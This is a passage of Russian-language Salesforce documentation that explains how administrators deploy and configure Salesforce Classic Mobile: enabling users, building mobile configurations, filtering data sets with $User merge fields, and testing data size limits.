- Чтобы обойти ограничения, заданные для приложения Salesforce Classic Mobile, рекомендуем воспользоваться полями формулы кросс-объекта. Например, если приложение Salesforce Classic Mobile не поддерживает кампании, то объект «Кампании» не может быть добавлен в качестве набора данных, а объект «Возможности» не может быть добавлен в качестве дочернего набора данных, используемого для извлечения связанных записей. Тем не менее, система позволяет создать текстовое поле формулы для объекта «Возможности», содержащее имя родительской кампании. Данное поле должно быть доступным, но может отсутствовать в макетах страниц. Объект «Возможности» должен быть добавлен в набор данных, а новое поле формулы должно быть использовано для фильтрации возможностей, связанных с отдельной кампанией.
- Мобильная конфигурация позволяет добавлять объект на разные уровни иерархии наборов данных, однако приложение Salesforce Classic Mobile не отображает повторяющиеся вкладки. Например, объекту «Задачи», добавленному на корневом уровне, а также в качестве дочернего набора данных для трех других объектов, соответствует только одна вкладка «Задачи».

## Настройка мобильных конфигураций

- Чтобы очистить мобильные макеты страниц, рекомендуем исключить поля из объектов, используемых в мобильной конфигурации. Данное действие позволяет сократить объем данных, передаваемых на устройство, а также исключить необходимость прокручивания ненужных полей.
- При назначении мобильности вкладке «Панели мониторинга» рекомендуется выбрать любые другие вкладки, которые должны отображаться в приложении Salesforce Classic Mobile. Настройка вкладок для мобильной конфигурации инициирует переопределение стандартного набора вкладок, поэтому при назначении мобильности только вкладке «Панели мониторинга» мобильное устройство будет отображать только данную вкладку.

- Мобильные устройства оснащаются небольшими экранами, поэтому мобильные представления могут содержать не более двух столбцов. Чтобы выбрать мобильное представление, содержащее три столбца данных, рекомендуем создать текстовое поле формулы для объекта, объединяющее три поля, а затем добавить данное поле формулы в качестве критерия мобильного представления.
- При создании мобильных представлений фильтрация может быть выполнена по текущему пользователю посредством глобальной переменной `$User.ID`, но имя пользователя не может быть введено в качестве значения критерия фильтрации. Чтобы создать представление на основе пользователей, рекомендуем сначала создать текстовое поле формулы для соответствующего объекта, а затем добавить данное поле формулы в качестве критерия мобильного представления. Например, чтобы создать представление, отображающее возможности, которые принадлежат группе, работающей с возможностями, рекомендуем создать текстовое поле формулы для объекта «Возможности», содержащее роль или код пользователя для ответственного за возможность, а затем создать представление, фильтрующее значения по данному полю.

## Тестирование и развертывание мобильного приложения

- Тестирование мобильных конфигураций позволяет убедиться в синхронизации допустимого объема данных. Рекомендуем тестировать конфигурации посредством активных пользователей, ответственных за огромное количество записей. Как правило, размер наборов данных составляет от 500 Кб до 4 Мб. Если размер наборов данных превышает 4 Мб, рекомендуем уточнить критерии фильтрации, позволяющие ограничить объем данных, передаваемых на мобильное устройство.
- Прежде чем развернуть приложение Salesforce Classic Mobile в организации, рекомендуем проверить его работу в безопасной среде.
- Использование приложения Salesforce Classic Mobile требует наличия плана для передачи данных. Объем данных беспроводной сети для приложения Salesforce Classic Mobile различается среди клиентов и даже пользователей одной организации. Ниже перечислены некоторые рекомендации, позволяющие определить примерное использование данных организации.
  - Первоначальная загрузка данных содержит записи, соответствующие критериям мобильной конфигурации пользователя, и метаданные, необходимые для автономной поддержки данных записей. Как правило, средний размер данных составляет от 500 Кб до 4 Мб.
  - После первоначальной загрузки данных клиентское приложение отправляет запросы на добавочное обновление каждые 20 минут. Размер каждого запроса и соответствующего ответа сервера составляет примерно 200 байт.
  - Если запрос на обновление инициирует загрузку новых данных в клиентское приложение, то отправляются только новые или обновленные значения. Например, приложение Salesforce Classic Mobile может загружать только новые номера телефонов, а не целые записи контактов. Объем переданных данных различается среди пользователей и организаций.

Как правило, объем данных, переданных приложением Salesforce Classic Mobile, не превышает средних показателей использования эл. почты.

- Прежде чем развернуть мобильное приложение для пользователей BlackBerry, рекомендуем оценить инфраструктуру корпоративной сети.

## Рекомендации

- Прежде чем настроить мобильные конфигурации, воспользуйтесь развертыванием без администрирования, позволяющим проверить работу приложения Salesforce Classic Mobile. Тестирование приложения Salesforce Classic Mobile позволяет создавать более точные копии мобильных конфигураций.

- Чтобы определить критерии фильтрации, которые должны использоваться в мобильных конфигурациях, рекомендуем опросить пользователей на предмет избранных отчетов, представлений и панелей мониторинга.
- После настройки мобильных конфигураций рекомендуем развернуть приложение Salesforce Classic Mobile только для выбранной группы пользователей. Прежде чем развернуть мобильное приложение для всех пользователей, просмотрите отзывы тестовой группы и внесите необходимые изменения.

## Настройка приложения Salesforce Classic Mobile

Чтобы развернуть приложение Salesforce Classic Mobile в организации, выполните указанные ниже действия.

1. [Просмотрите советы и рекомендации по внедрению мобильного приложения.](#)
2. [Включите пользователей мобильного приложения.](#)
3. [Создайте как минимум одну мобильную конфигурацию.](#)
4. [Определите наборы данных для мобильных конфигураций.](#)
5. [Протестируйте мобильные конфигурации.](#)
6. При необходимости [настройте мобильные макеты страниц и мобильные полномочия.](#)
7. При необходимости [настройте мобильные вкладки.](#)
8. При необходимости [создайте настраиваемые мобильные представления.](#)
9. При необходимости [настройте панели мониторинга.](#)
10. При необходимости [настройте мобильные отчеты.](#)
11. При необходимости [настройте Salesforce CRM Content.](#)
12. При необходимости [настройте доступ пользователей-партнеров.](#)
13. При необходимости [создайте ссылки на веб-страницы и страницы Visualforce Mobile.](#)
14. [Уведомите пользователей о доступности приложения Salesforce Classic Mobile для загрузки.](#)

Консоль администрирования Salesforce Classic Mobile позволяет [управлять устройствами](#) пользователей, загрузивших приложение Salesforce Classic Mobile и активировавших свои учетные записи.

СМ. ТАКЖЕ:

- [Управление конфигурациями Salesforce Classic Mobile](#)
- [Управление устройствами в Salesforce Classic Mobile](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров Salesforce Classic Mobile:

- «Просмотр настройки и конфигурации»


Для изменения параметров Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»


## Включение пользователей Salesforce Classic Mobile

Чтобы предоставить пользователям доступ к полной версии приложения Salesforce Classic Mobile, выполните указанные ниже действия.

1. Чтобы назначить пользователям мобильные лицензии, установите флажок «Пользователь Salesforce Classic Mobile» в записи пользователя.
2. Измените каждый настраиваемый профиль, назначенный пользователям Salesforce Classic Mobile, путем добавления полномочия «API включен». Пользователям Salesforce Classic Mobile для обмена данными между мобильными устройствами и системой Salesforce требуется доступ к API. По умолчанию полномочие «API включен» назначено стандартным профилям.


 **Прим.:** Приложения для устройств Android, BlackBerry и iPhone доступны на английском, японском, французском, немецком и испанском языках. Чтобы включить приложение Salesforce Classic Mobile в организации, обратитесь в компанию Salesforce.

Чтобы запретить активацию полной версии приложения Salesforce Classic Mobile на мобильных устройствах пользователей до его развертывания, снимите флажок «Пользователь Salesforce Classic Mobile» для всех пользователей.

 **Прим.:** Если пользователь уже назначен мобильной конфигурации, то снятие данного флажка инициирует удаление пользователя Salesforce из текущей мобильной конфигурации и его назначение стандартной мобильной конфигурации.

Бесплатная версия приложения Salesforce Classic Mobile включена по умолчанию. Чтобы заблокировать доступ пользователей без лицензии Salesforce Classic Mobile к данным Salesforce на мобильных устройствах, отключите бесплатную версию приложения Salesforce Classic Mobile.

1. Введите строку «*Настройки Salesforce Classic*» в поле «Быстрый поиск» меню «Настройки», затем выберите пункт «**Настройки Salesforce Classic**».
2. Нажмите кнопку «**Правка**».
3. Снимите флажок «Включить Mobile Lite».

 **Прим.:** Если приложение Salesforce Classic Mobile выполняется в момент снятия флажка, то данные Salesforce удаляются с устройств пользователей при следующей синхронизации с системой Salesforce.

4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настройка приложения Salesforce Classic Mobile](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров Salesforce Classic Mobile:

- «Просмотр настройки и конфигурации»

Для изменения параметров Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»


## Создание конфигураций Salesforce Classic Mobile

Мобильные конфигурации — это наборы параметров, которые определяют данные, передаваемые системой Salesforce на мобильные устройства пользователей, а также пользователей, которые будут получать эти данные. Организации могут создавать разные мобильные конфигурации для удовлетворения потребностей разных типов пользователей. Например, одна мобильная конфигурация может использоваться для отправки интересов и возможностей в подразделение продаж, а другая — для отправки обращений представителям службы поддержки.

Прежде чем создать мобильные конфигурации, выберите профили и пользователей, которые должны быть назначены каждой конфигурации. Каждая мобильная конфигурация влияет только на мобильные устройства назначенных пользователей.

Чтобы создать мобильную конфигурацию, выполните указанные ниже действия.

1. [Ввод основных сведений](#)
2. [Назначение пользователей и профилей](#)
3. [Настройка общего ограничения размера данных](#)
4. [Завершение настройки мобильной конфигурации](#)

 **Прим.:** Стандартная мобильная конфигурация доступна организациям Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

Пользователи не могут просматривать или редактировать стандартную конфигурацию. Любой пользователь Salesforce без мобильной лицензии может загрузить бесплатную неполную версию приложения Salesforce Classic Mobile. Данным пользователям назначается стандартная мобильная конфигурация при активации учетной записи Salesforce на мобильном устройстве.

### Ввод основных сведений

1. Введите строку «*Конфигурация Salesforce Classic*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Конфигурация Salesforce Classic**» для получения доступа к странице со списком мобильных конфигураций.
2. Нажмите кнопку «**Создать мобильную конфигурацию**».
3. Введите имя мобильной конфигурации.
4. Чтобы активировать созданную мобильную конфигурацию, установите флажок «Активно». Мобильная конфигурация может использоваться только после установки данного флажка.

При деактивации мобильной конфигурации система Salesforce хранит все запросы от устройств назначенных пользователей не более одной недели. При повторной активации мобильной конфигурации система Salesforce выполняет данные запросы в порядке получения.

5. При необходимости введите описание мобильной конфигурации.
6. При необходимости установите флажок «Мобилизовать недавние элементы», чтобы пометить записи Salesforce, которые недавно использовались для синхронизации с устройством.

Данный параметр позволяет пользователям, назначенным мобильной конфигурации, не выполнять поиск и загрузку недавно просмотренных элементов Salesforce, даже в том случае, если данные записи не соответствуют критериям фильтрации конфигурации. Только записи, принадлежащие мобильным объектам, могут быть помечены для

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition и Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Classic Mobile:

- «Просмотр настройки и конфигурации»

Для создания, изменения или удаления конфигураций Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»



синхронизации устройства. Например, пользователи, назначенные конфигурации, где объект «Организации» не является мобильным, не могут автоматически принимать недавние организации на своих устройствах.

7. При наличии флажка «Мобилизовать недавние элементы» выберите значение в раскрывающемся списке «Максимальное количество недавних элементов». При минимальном свободном пространстве на мобильных устройствах пользователей рекомендуем выбрать наименьшее значение.
8. Чтобы автоматически синхронизировать записи, отслеживаемые пользователями в Chatter, с мобильными устройствами, установите флажок «Мобилизовать отслеживаемые записи». Устройство синхронизирует только отслеживаемые записи для объектов, добавленных в набор данных мобильной конфигурации.

Флажок «Мобилизовать отслеживаемые записи» доступен только в том случае, если в организации включена поддержка Chatter.

### Назначение пользователей и профилей

Каждой мобильной конфигурации могут быть назначены отдельные пользователи и профили. Мобильная конфигурация, которой назначается профиль, применяется ко всем пользователям Salesforce Classic Mobile, которым назначен данный профиль, кроме пользователей, которым назначена другая мобильная конфигурация.



**Совет:** Рекомендуем назначать мобильные конфигурации профилям; иногда конфигурации могут назначаться отдельным пользователям.

Чтобы назначить пользователей и профили мобильной конфигурации, выполните указанные ниже действия.

1. Выберите нужный тип участника в раскрывающемся списке «Поиск»: пользователи или профили. Данный раскрывающийся список доступен только в том случае, если установлен флажок «Пользователь Mobile» в любой записи пользователя, или доступны пользователи, которые еще не назначены данной мобильной конфигурации. В противном случае мобильной конфигурации могут быть назначены только профили.
2. Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку «Найти».
3. Чтобы добавить пользователей и профили в мобильную конфигурацию, выберите нужных участников в области «Доступные участники» и нажмите кнопку «Добавить».

Каждый пользователь и профиль может быть назначен только одной мобильной конфигурации.

Область «Доступные участники» содержит пользователей, для которых установлен флажок «Пользователь Mobile».

4. Чтобы удалить пользователя или профиль, который не должен быть назначен мобильной конфигурации, выберите нужного участника в области «Назначенные участники» и нажмите кнопку «Удалить».



**Внимание:** Удаление пользователя из активной мобильной конфигурации инициирует удаление связанных данных Salesforce с мобильного устройства пользователя, но не удаление клиентского приложения.

### Настройка общего ограничения размера данных

Доступный объем памяти определяется типом мобильного устройства, поэтому использование всей флеш-памяти некоторых устройств может вызвать серьезные ошибки. Во избежание перегрузки мобильных устройств, укажите общее ограничение размера данных для каждой мобильной конфигурации. Общее ограничение размера данных препятствует отправке слишком большого объема данных Salesforce на мобильные устройства пользователей, назначенных мобильной конфигурации.

Чтобы задать общее ограничение размера данных, укажите объем памяти, доступный на мобильных устройствах назначенных пользователей, посредством раскрывающегося списка «Не синхронизировать», если размер данных

превышает : ». Если общий размер всех наборов данных превышает заданное ограничение, то пользователи, назначенные данному профилю, получают сообщение об ошибке на свои мобильные устройства, а система Salesforce отменяет синхронизацию наборов данных, используемых текущей мобильной конфигурацией. Чтобы убедиться, что наборы данных не превышают общее ограничение размера данных, [протестируйте мобильную конфигурацию](#).



**Совет:** Чтобы сократить размер данных, выполните указанные ниже действия.

- Удалите набор данных.
- Уточните область действия наборов данных.
- Уточните критерии фильтрации наборов данных.

### Завершение настройки мобильной конфигурации

Нажмите кнопку **«Сохранить»**. Обратите внимание, чтобы активировать мобильную конфигурацию, установите флажок «Активно».

СМ. ТАКЖЕ:

[Управление конфигурациями Salesforce Classic Mobile](#)

[Определение наборов данных](#)

[Настройка приложения Salesforce Classic Mobile](#)



## Определение наборов данных

Доступ к системе Salesforce посредством мобильного устройства значительно отличается от доступа посредством компьютера. Данное отличие обуславливается меньшим объемом памяти и размером экрана, а также отсутствием постоянного подключения к сети. Ввиду данных ограничений, каждая мобильная конфигурация передает только наборы данных, которые содержат записи, доступные пользователям в интерактивном приложении Salesforce. Мобильные устройства хранят наборы данных во встроенных базах данных, предоставляя пользователям доступ к основным записям и возможность автономной работы в случае отсутствия подключения к сети. Система Salesforce автоматически синхронизирует встроенные базы данных при повторном подключении мобильного устройства к сети.

Каждый набор данных содержит записи, связанные с отдельным объектом, и классифицируется по имени соответствующего объекта. Например, набор данных «Организации» содержит только записи организаций.

Наборы данных могут иметь дочерние наборы данных, которые содержат записи, связанные с родительским набором данных. Например, если первый уровень иерархии содержит набор данных «Организации», то пользователь может добавить дочерний набор данных «Контакты», который содержит все записи контактов, связанные с записями организаций. Дочерние наборы данных отображаются на мобильных устройствах в виде связанных списков.

Одна мобильная конфигурация может использовать несколько наборов данных для одного объекта на разных уровнях. Например, объекту «Интересы» может быть назначен родительский и дочерний наборы данных «События».

После [создания мобильной конфигурации](#) рекомендуем определить наборы данных. Чтобы получить доступ к наборам данных мобильной конфигурации, выполните указанные ниже действия.

1. Введите строку «*Конфигурация Salesforce Classic*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Конфигурация Salesforce Classic**». Щелкните имя нужной мобильной конфигурации.
2. Нажмите кнопку «**Правка**» в связанном списке «Наборы данных».
3. Ниже перечислены действия, доступные на странице «Наборы данных».
  - [Добавьте набор данных.](#)
  - Чтобы удалить набор данных, выберите нужный набор данных и нажмите кнопку «**Удалить**».
  - Чтобы изменить набор данных, выберите нужный набор данных в иерархии. Фильтры для набора данных отображаются на правой панели.
  - [Протестируйте мобильную конфигурацию.](#)

Изменения, внесенные при определении или редактировании наборов данных, сохраняются системой Salesforce автоматически.

4. По завершении нажмите кнопку «**Готово**».

## Добавление наборов данных

Чтобы добавить набор данных, выполните указанные ниже действия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition и Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition и Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра мобильных наборов данных:

- «Просмотр настройки и конфигурации»

Для создания, изменения или удаления мобильных наборов данных:

- «Управление мобильными конфигурациями»

1. Чтобы создать родительский набор данных, щелкните **«Наборы данных»** в иерархии. Чтобы создать дочерний набор данных, выберите текущий набор данных.
2. Нажмите кнопку **«Добавить...»**.
3. Выберите объект, записи которого должны быть добавлены в набор данных, во всплывающем окне. Система Salesforce позволяет создавать родительские наборы данных для всех настраиваемых и перечисленных ниже стандартных объектов.
  - Организации
  - Активы
  - Вложения
  - Обращения
  - Контакты
  - Содержимое
  - События
  - Интересы
  - Примечания
  - Возможности
  - Прайс-листы
  - Продукты
  - Решения
  - Задачи
  - Пользователи

 **Прим.:**

- Вложения доступны в виде набора данных, но поддерживаются только версией приложения Salesforce Classic Mobile для операционной системы Android. В настоящее время версия приложения Salesforce Classic Mobile для устройств iPhone и BlackBerry не поддерживает вложения.
- Приложение Salesforce Classic Mobile поддерживает стандартные значения полей только для раскрывающихся списков и списков со множественным выбором. Стандартные значения других типов полей (например, кнопки-флажки и числовые поля) не отображаются в приложении Salesforce Classic Mobile.

При добавлении в текущий набор данных всплывающее окно отображает любые объекты, связанные с выбранным объектом. А именно: дочерние объекты и родительские объекты, связанные с выбранным объектом посредством взаимосвязи «Основная–подробная» или «Поиск».

Например, пользователь создает поле организации «Основной контакт», связанное с объектом «Контакт» посредством взаимосвязи «Поиск». Если родительский набор данных «Организация» добавляется в мобильную конфигурацию, то при добавлении объекта «Контакт» под объект «Организация» отображается два набора контактов.

- **Контакт:** отображение стандартной взаимосвязи между объектами «Организация» и «Контакт».
- **Контакт (используется организацией):** отображение любого объекта, являющегося родительским во взаимосвязи «Основная–подробная» или «Поиск». В данном случае объект «Контакт» используется полем организации «Основной контакт».

Система Salesforce различает два типа взаимосвязей, поэтому мобильность может быть назначена только контактам, которые используются настраиваемым полем организации; при этом дочерние записи контактов не передаются на устройство.

4. Нажмите кнопку **«ОК»**. Созданный набор данных добавляется в иерархию.
5. Чтобы ограничить записи, доступные родительскому или дочернему набору данных, воспользуйтесь фильтрами.
  - a. Чтобы настроить автоматическую синхронизацию записей Salesforce на основе ответственности за запись, воспользуйтесь параметром «Фильтровать по ответственности за запись». Ниже перечислены возможные значения.
    - «Все записи». Система Salesforce автоматически синхронизирует все записи, доступные пользователю. Значение «Все записи» недоступно для задач и событий, являющихся родительскими наборами данных в мобильной конфигурации. Данный алгоритм позволяет предотвратить неудачную синхронизацию данных, являющуюся результатом длительного выполнения запросов на фильтрацию действий.
    - «Записи пользователя». Система Salesforce автоматически синхронизирует все записи, принадлежащие пользователю.
    - «Записи рабочей группы пользователя». Система Salesforce автоматически синхронизирует все записи, принадлежащие пользователю и его подчиненным в иерархии ролей.
    - «Записи групп пользователя, работающих с организациями». Система Salesforce автоматически синхронизирует организации, принадлежащие рабочей группе пользователя, но не самому пользователю.
    - «Записи групп пользователя, работающих с возможностями». Система Salesforce автоматически синхронизирует возможности, принадлежащие рабочей группе пользователя, но не самому пользователю.
    - «Нет (только поиск)». Система Salesforce не выполняет автоматическую синхронизацию записей набора данных; однако пользователи могут использовать свои мобильные устройства для поиска всех доступных записей.

Система Salesforce отображает только значения, связанные с выбранным набором данных. Например, при выборе набора данных организации отображается значение «Записи групп пользователя, работающих с организациями», а при выборе набора данных возможности отображается значение «Записи групп пользователя, работающих с возможностями».


Если мобильный объект требует комбинацию доступных фильтров ответственности за запись, то набор данных одного объекта может быть добавлен на один уровень иерархии не более четырех раз. Например, менеджеру по продажам требуется синхронизировать собственные возможности, возможности своих подчиненных и возможности своей рабочей группы. Рекомендуем добавить набор данных возможности и выбрать значение «Записи рабочей группы пользователя», затем добавить второй набор данных возможности на тот же уровень иерархии и выбрать значение «Записи групп пользователя, работающих с возможностями». Обратите внимание, что объекты, использующие только один фильтр ответственности (например, «Комментарий к обращению»), не могут быть добавлены на один уровень иерархии несколько раз.

- b. Чтобы автоматически синхронизировать только записи, соответствующие заданному критерию, настройте критерий фильтрации дополнительно к выбранному значению параметра «Фильтровать по ответственности за запись». Например, настройте фильтр, охватывающий только записи возможностей, стоимость которых превышает 50 000 рублей, или записи контактов, должности которых задано значение «Покупатель».
- c. Чтобы предотвратить использование всей памяти мобильного устройства одним набором данных, установите второй переключатель в разделе «Задать максимальное ограничение записи» и введите максимальное количество записей, которое может быть передано данным набором на мобильные устройства. Чтобы выбрать записи, подлежащие синхронизации при превышении заданного **ограничения размера данных**, воспользуйтесь раскрывающимися списками «Порядок сортировки» и «Сортировать».

При достижении заданного ограничения система Salesforce обновляет записи, хранящиеся на мобильном устройстве, каждые 20 минут, а заменяет — каждые 24 часа (в соответствии с параметрами «Порядок сортировки» и «Сортировать»). Например, при выборе параметров «Дата последнего изменения» и «По убыванию» система

Salesforce передает недавно измененные записи на мобильные устройства и удаляет аналогичное количество записей, которые давно не изменялись.

Если параметр «Фильтровать по ответственности за запись» содержит значение «Нет (только поиск)», то заданное ограничение не применяется, так как записи не синхронизируются автоматически.

 **Совет:** Параметр «Задать максимальное ограничение записи» не может использоваться вместо фильтров. Параметр «Задать максимальное ограничение записи» должен использоваться только как механизм безопасности, тогда как фильтры являются основным средством ограничения количества записей, доступных на мобильном устройстве. Данный алгоритм обеспечивает передачу на мобильные устройства только важных записей.

Ввиду ограниченной памяти мобильных устройств, система Salesforce позволяет возвращать не более 2 500 записей на один запрос.

- 6. Чтобы убедиться, что наборы данных не превышают общее ограничение размера данных, [протестируйте мобильную конфигурацию](#).
- 7. Нажмите кнопку «Готово».

СМ. ТАКЖЕ:

- [Общие сведения о приложении Salesforce Classic Mobile для администраторов](#)
- [Управление конфигурациями Salesforce Classic Mobile](#)
- [Настройка приложения Salesforce Classic Mobile](#)

### Поля слияния для мобильных критериев фильтрации

Некоторые поля слияния \$User доступны только при определении фильтров для мобильных конфигураций и настраиваемых мобильных представлений. Мобильные конфигурации позволяют использовать данные поля слияния для синхронизации записей при условии, что пользователь связан с записью, но не является ответственным. Например, отправьте обращения, созданные текущим пользователем, на мобильное устройство или отправьте записи на устройство, где текущий пользователь упоминается в настраиваемом поле. Мобильные представления позволяют использовать поля слияния для определения представления на основе ответственного за запись (например, создайте представление, отображающее организации текущего пользователя с рейтингом Hot).

В таблице ниже представлены доступные поля слияния пользователя.

| Поле слияния | Описание  |
|--------------|---|
| \$User.ID    | Данное поле ссылается на код текущего пользователя. Данное поле слияния может использоваться полями, предназначенными для поиска пользователей. Допустимые операторы: «равно» и «не равно». При создании фильтров мобильного представления, ссылающихся на поле ответственного, разрешается использовать только поле слияния \$User.ID. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

| Поле слияния                  | Описание  |
|-------------------------------|---|
| <code>\$User.Username</code>  | Данное поле ссылается на регистрационное имя текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с». |
| <code>\$User.Firstname</code> | Данное поле ссылается на личное имя текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».          |
| <code>\$User.Lastname</code>  | Данное поле ссылается на фамилию текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».             |
| <code>\$User.Fullname</code>  | Данное поле ссылается на имя и фамилию текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».       |

## СМ. ТАКЖЕ:

[Управление конфигурациями Salesforce Classic Mobile](#)

[Общие сведения о приложении Salesforce Classic Mobile для администраторов](#)

[Определение наборов данных](#)

## Тестирование конфигураций Salesforce Classic Mobile

При [создании конфигурации Salesforce Classic Mobile](#) рекомендуем задать общее ограничение размера данных для организации. Общее ограничение размера данных препятствует отправке слишком большого объема данных Salesforce на мобильные устройства пользователей, назначенных мобильной конфигурации. Чтобы убедиться, что наборы данных не превышают общее ограничение размера данных, рекомендуем протестировать мобильную конфигурацию после [определения наборов данных](#).

Чтобы определить размер набора данных, передаваемых мобильной конфигурацией на устройство пользователя, выполните указанные ниже действия.

1. Введите строку «*Конфигурация Salesforce Classic*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Конфигурация Salesforce Classic**». Выберите имя нужной мобильной конфигурации.
2. Нажмите кнопку «**Правка**» в связанном списке «Наборы данных».
3. Чтобы выбрать нужного пользователя, щелкните значок поиска напротив поля «Выбрать пользователя» в разделе «Размер тестовых данных». Мобильные конфигурации могут быть назначены только пользователям мобильных устройств, но размер данных конфигурации может быть протестирован посредством любой учетной записи.

По умолчанию поле «Выбрать пользователя» содержит имя текущего пользователя. Рекомендуем протестировать мобильную конфигурацию посредством учетных записей пользователей, которым она должна быть назначена (особенно пользователей, обрабатывающих большое количество записей).

4. Чтобы добавить метаданные для оценки, установите флажок «**Включить метаданные**». Метаданные содержат макет страницы и сведения о схеме. Размер метаданных, передаваемых на устройство, определяется размером организации и сложностью ее настроек.



**Внимание:** Вычисление размера метаданных и размера данных может занять некоторое время. Метаданные, скрытые в результатах тестирования, учитываются общим размером данных при синхронизации мобильного устройства с системой Salesforce.

5. Нажмите кнопку «**Оценить размер данных**».

При этом вычисляется размер каждого набора данных. Результаты отображаются в дереве иерархии, то есть на левой панели области набора данных вверху страницы. Дополнительные результаты отображаются в разделе «Размер тестовых данных» под иерархией.

- В дереве иерархии отображаются два значения напротив каждого набора данных. Первое значение соответствует количеству записей, созданных набором данных, а второе — общему размеру набора данных в байтах или килобайтах. Данная детализация позволяет определять наборы данных, размер которых может быть сокращен посредством дополнительных критериев фильтрации.
- Раздел «Размер тестовых данных» позволяет оценить данные, передаваемые текущей мобильной конфигурацией на устройство выбранного пользователя, включая:
  - Размер и количество записей в каждом наборе данных объекта.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition и Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition и Enterprise Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра наборов данных Salesforce Classic Mobile:

- «Просмотр настройки и конфигурации»

Для тестирования конфигураций Salesforce Classic Mobile:


- «Управление мобильными конфигурациями»

- Общий размер и количество записей, включая записи набора данных и отмеченные записи. Отмеченная запись — это запись, которая отсутствует в мобильной конфигурации пользователя. Ниже перечислены способы добавления отмеченных записей в наборы данных.
    - Записи, загруженные пользователем на мобильное устройство посредством интерактивного поиска, помечаются для отправки на устройство пользователя при каждой его синхронизации с системой Salesforce.
    - Записи в наборе данных пользователя содержат поля поиска записей, которые не соответствуют критериям фильтрации мобильной конфигурации. Чтобы исключить поврежденные ссылки из мобильного приложения, система Salesforce синхронизирует записи, используемые полями поиска.
-  **Совет:** Прежде чем оценить размер данных для точного вычисления количества отмеченных записей, рекомендуем синхронизировать данные мобильного приложения. Чтобы синхронизировать данные, выполните указанные ниже действия.
- Последовательно коснитесь **«Сведения о приложении»** > **«Синхронизировать»** > **«Обновить все данные»** на устройстве Android.
  - Откройте меню и выберите **«Сведения о системе»**, затем повторно откройте меню и выберите **«Обновить все данные»** на устройстве BlackBerry.
  - Последовательно коснитесь **«Дополнительно»** **«Сведения о приложении»** на устройстве iPhone. Затем коснитесь **«Синхронизировать»** **«Обновить все данные»**.
- Размер метаданных, которые должны быть переданы на устройство пользователя при наличии флажка **«Включить метаданные»**.
  - Общий мобильный набор данных, объединяющий все записи.

- Оценка размера данных не охватывает отчеты.

**6.** Сравните результаты тестирования с общим ограничением размера данных, заданным для конфигурации (ограничение отображается вверху раздела «Размер тестовых данных»). Чтобы изменить ограничение размера на странице «Редактировать мобильную конфигурацию», щелкните данное значение.

- Если общий размер данных не превышает установленного ограничения, то выбранный пользователь может быть назначен мобильной конфигурации. Помните, что результаты тестирования являются примерными, так как разные устройства используют разные алгоритмы хранения.
- Если общий размер данных превышает установленное ограничение, рекомендуем сократить размер данных путем уменьшения области действия [набора данных](#), уточнения критериев фильтрации, удаления набора данных или [исключения полей из мобильного макета страницы](#). При необходимости повторите тестирование.

 **Прим.:** Редактирование наборов данных не инициирует автоматическое обновление оценки размера данных в разделе «Размер тестовых данных». Чтобы обновить результаты тестирования, щелкните **«Обновить размер данных»**.

СМ. ТАКЖЕ:

[Общие сведения о приложении Salesforce Classic Mobile для администраторов](#)

[Управление конфигурациями Salesforce Classic Mobile](#)

[Управление устройствами в Salesforce Classic Mobile](#)

